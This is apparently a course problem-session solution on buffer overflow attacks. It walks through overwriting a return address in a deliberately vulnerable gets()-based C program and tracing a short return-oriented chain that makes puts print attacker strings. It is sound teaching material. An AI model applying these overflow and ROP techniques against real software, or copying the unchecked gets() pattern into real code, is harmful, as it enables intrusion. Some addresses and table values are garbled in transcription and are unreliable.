

## Problem Session 5: Buffer Overflow Attacks

## SOLUTION

February 24, 2021

Tired of being thwarted by meddling 105 students, Dr. Evil tracks down an unsuspecting student who has put off taking CS 105 and convinces them to run the following program.

Consider the following C program and the corresponding machine code:

```
#include <stdio.h>
```

```
int isPosInt(char * s){
    char * p = s;
    while(*s != '\n'){
        if(*s < 48 || *s > 57){
            return 0;
        }
        s++;
    }
    return 1;
}

void getPosInt(char * s, int n){
    int done = 0;
    while(!done){
        gets(s, stdin);
        done = isPosInt(s);
    }
}


int main(int argc, char ** argv){
    int MAX_LEN = 12;
    char buf[MAX_LEN];
    getPosInt(&buf, MAX_LEN);
    printf("%s\n", buf);
}

0x4005fc <main>:
0x4005fc <+0>: sub    $0x18,%rsp
0x400600 <+4>: mov    $0xc,%esi
0x400605 <+9>: mov    %rsp,%rdi
0x400608 <+12>: callq 0x4005c6 <getPosInt>
0x40060d <+17>: mov    %rsp,%rdi
0x400610 <+20>: callq 0x400470 <puts@plt>
0x400615 <+25>: mov    $0x0,%eax
0x40061a <+30>: add   $0x18,%rsp
0x40061e <+34>: retq

0x4005c6 <getPosInt>:
0x4005c6 <+0>: push  %rbp
0x4005c7 <+1>: push  %rbx
0x4005c8 <+2>: sub   $0x8,%rsp
0x4005cc <+6>: mov   %rdi,%rbx
0x4005cf <+9>: mov   %esi,%ebp
0x4005d1 <+11>: mov   $0x0,%eax
0x4005d6 <+16>: jmp   0x4005f1 <getPosInt+43>
0x4005d8 <+18>: mov   0x200a61(%rip),%rsi
                                # 0x601040 = &stdin
0x4005df <+25>: mov   %ebp,%edx
0x4005e1 <+27>: mov   %rbx,%rdi
0x4005e4 <+30>: callq 0x400490 <gets@plt>
0x4005e9 <+35>: mov   %rbx,%rdi
0x4005ec <+38>: callq 0x4005a6 <isPosInt>
0x4005f1 <+43>: test  %eax,%eax
0x4005f3 <+45>: je    0x4005d8 <getPosInt+18>
0x4005f5 <+47>: add   $0x8,%rsp
0x4005f9 <+51>: pop   %rbx
0x4005fa <+52>: pop   %rbp
0x4005fb <+53>: retq

0x4005a6 <isPosInt>:
// more assembly code
```

1. Below is a diagram of the stack at the beginning of function main (that is, when `%rip = 0x4005fc`).



- (a) Draw a detailed diagram of the stack immediately before the function gets is called (that is, when `%rip = 0x4005e4`). If you cannot determine from the provided information what value is stored at some address, enter a ? in the corresponding box. Assume that the initial value in register `%rbp` is 0. Assume that initial value in register `%rbx` is 0x400620.
- (b) Add arrows to the above diagram to show the current values stored in `%rsp` and `%rdi`
2. Assume that Dr. Evil has somehow included an evil function located in memory at address 0x406147. Construct an example exploit string that would cause the evil function to get executed after main returns. Assume the machine is little endian.

AAAAAAAAAAAAAAAAAAAAAAAAAAGa@

Note that the 24 A characters constitute 24 bytes of filling, G is the character with the ascii encoding 0x47, a is the character with the ascii encoding 0x61 and @ is the character with the ascii encoding 40. The bytes of the address of the evil function are reversed because the machine is little-endian.

3. Maybe Dr. Evil was unable to include his evil function in the code. Assume that he instead enters a carefully constructed exploit string so that at the point immediately before main returns, the state of the stack is shown below.

|                |                         |
|----------------|-------------------------|
| 0x7FFFFFFFEB10 | 0a 00 00 00 00 00 00 00 |
| 0x7FFFFFFFEB08 | 1e 06 40 00 00 00 00 00 |
| 0x7FFFFFFFEB00 | 47 47 47 47 47 47 47 47 |
| 0x7FFFFFFEAF8  | 47 47 47 47 47 47 47 47 |
| 0x7FFFFFFEAF0  | 42 6f 6f 6d 21 00 00 00 |
| 0x7FFFFFFEAE8  | 0d 06 40 00 00 00 00 00 |
| 0x7FFFFFFEAE0  | 61 68 61 68 61 68 61 00 |
| 0x7FFFFFFEAD8  | 47 47 47 47 4d 77 61 68 |
| 0x7FFFFFFEAD0  | 47 47 47 47 47 47 47 47 |
| 0x7FFFFFFEAC8  | 10 06 40 00 00 00 00 00 |
| 0x7FFFFFFEAC0  | dc ea ff ff ff 7f 00 00 |
| 0x7FFFFFFEAB8  | 2a 04 40 00 00 00 00 00 |

← %rsp

You should interpret the sequence of bytes in each box as as the hex-encoding of the eight byte sequence starting at the address labeled at the bottom of the box and ending one byte before the address labeled at the top of the box. So, for example, the byte at address 0x7FFFFFFEAB8 is 2a and the byte at 0x7FFFFFFEABF is 00

**Hint:** You may assume the Pomona server is a little-Endian machine.

**Hint:** Observe that the address in %rsp immediately before main returns will be 0x7FFFFFFEAB8.

Assume that the byte at address 0x40042a is 0x5f (the byte-level encoding of pop %rdi) and the byte at address 0x40042b is 0xc3 (the byte-level encoding of ret). A table of potentially useful ASCII encoding is given below.

|    |    |    |    |    |    |    |    |    |
|----|----|----|----|----|----|----|----|----|
| 0a | 21 | 42 | 4d | 61 | 68 | 6d | 6f | 77 |
| \n | !  | B  | M  | a  | h  | m  | o  | w  |

- (a) Fill in the table below with the values in each of the following registers when `%rip` stores each of the values. Each line of the table should correspond to one assembly instruction (so line 1 will describe the state of the registers after the instruction `retq` from line 0 completes, line 2 will describe the state of the registers after the instruction from line one completes, etc.) The initial line (immediately before the main function returns) has been filled out to help you get started. Treat any function calls as one instruction (i.e., “step over” them same as `nexti` would in gdb).  
**Hint:** Remember that `%rip` stores the address of the next instruction to execute.  
**Hint:** For addresses on the stack, it’s fine to just use the last two bytes (e.g., `eax8` instead of `0xffffffffeax8`).

|    | <code>%rip</code> | <code>(%rip)</code>           | <code>%rsp</code> | <code>%rdi</code> |
|----|-------------------|-------------------------------|-------------------|-------------------|
| 0  | 0x40061e          | <code>retq</code>             | 0xffffffffeax8    | 0xffffffffeax8    |
| 1  | 0x40042a          | <code>pop %rdi</code>         | 0xffffffffeax0    | 0xffffffffeax8    |
| 2  | 0x40042b          | <code>ret</code>              | 0xffffffffeax8    | 0xffffffffeadc    |
| 3  | 0x400610          | <code>callq puts</code>       | 0xffffffffead0    | 0xffffffffeadc    |
| 4  | 0x400615          | <code>mov \$0x0, %eax</code>  | 0xffffffffead0    | ?                 |
| 5  | 0x40061a          | <code>add \$0x18, %rsp</code> | 0xffffffffead0    | ?                 |
| 6  | 0x40061e          | <code>ret</code>              | 0xffffffffeax8    | ?                 |
| 7  | 0x40060d          | <code>mov %rsp, %rdi</code>   | 0xffffffffeaf0    | ?                 |
| 8  | 0x400610          | <code>callq puts</code>       | 0xffffffffeaf0    | 0xffffffffeaf0    |
| 9  | 0x400615          | <code>mov \$0x0, %eax</code>  | 0xffffffffeaf0    | ?                 |
| 10 | 0x40061a          | <code>add \$0x18, %rsp</code> | 0xffffffffeaf0    | ?                 |
| 11 | 0x40061e          | <code>ret</code>              | 0xffffffffeb08    | ?                 |

- (b) What gets printed after the main function returns?

**Hint:** `puts` prints the string passed in as its first argument.

Mwahahaha

Boom!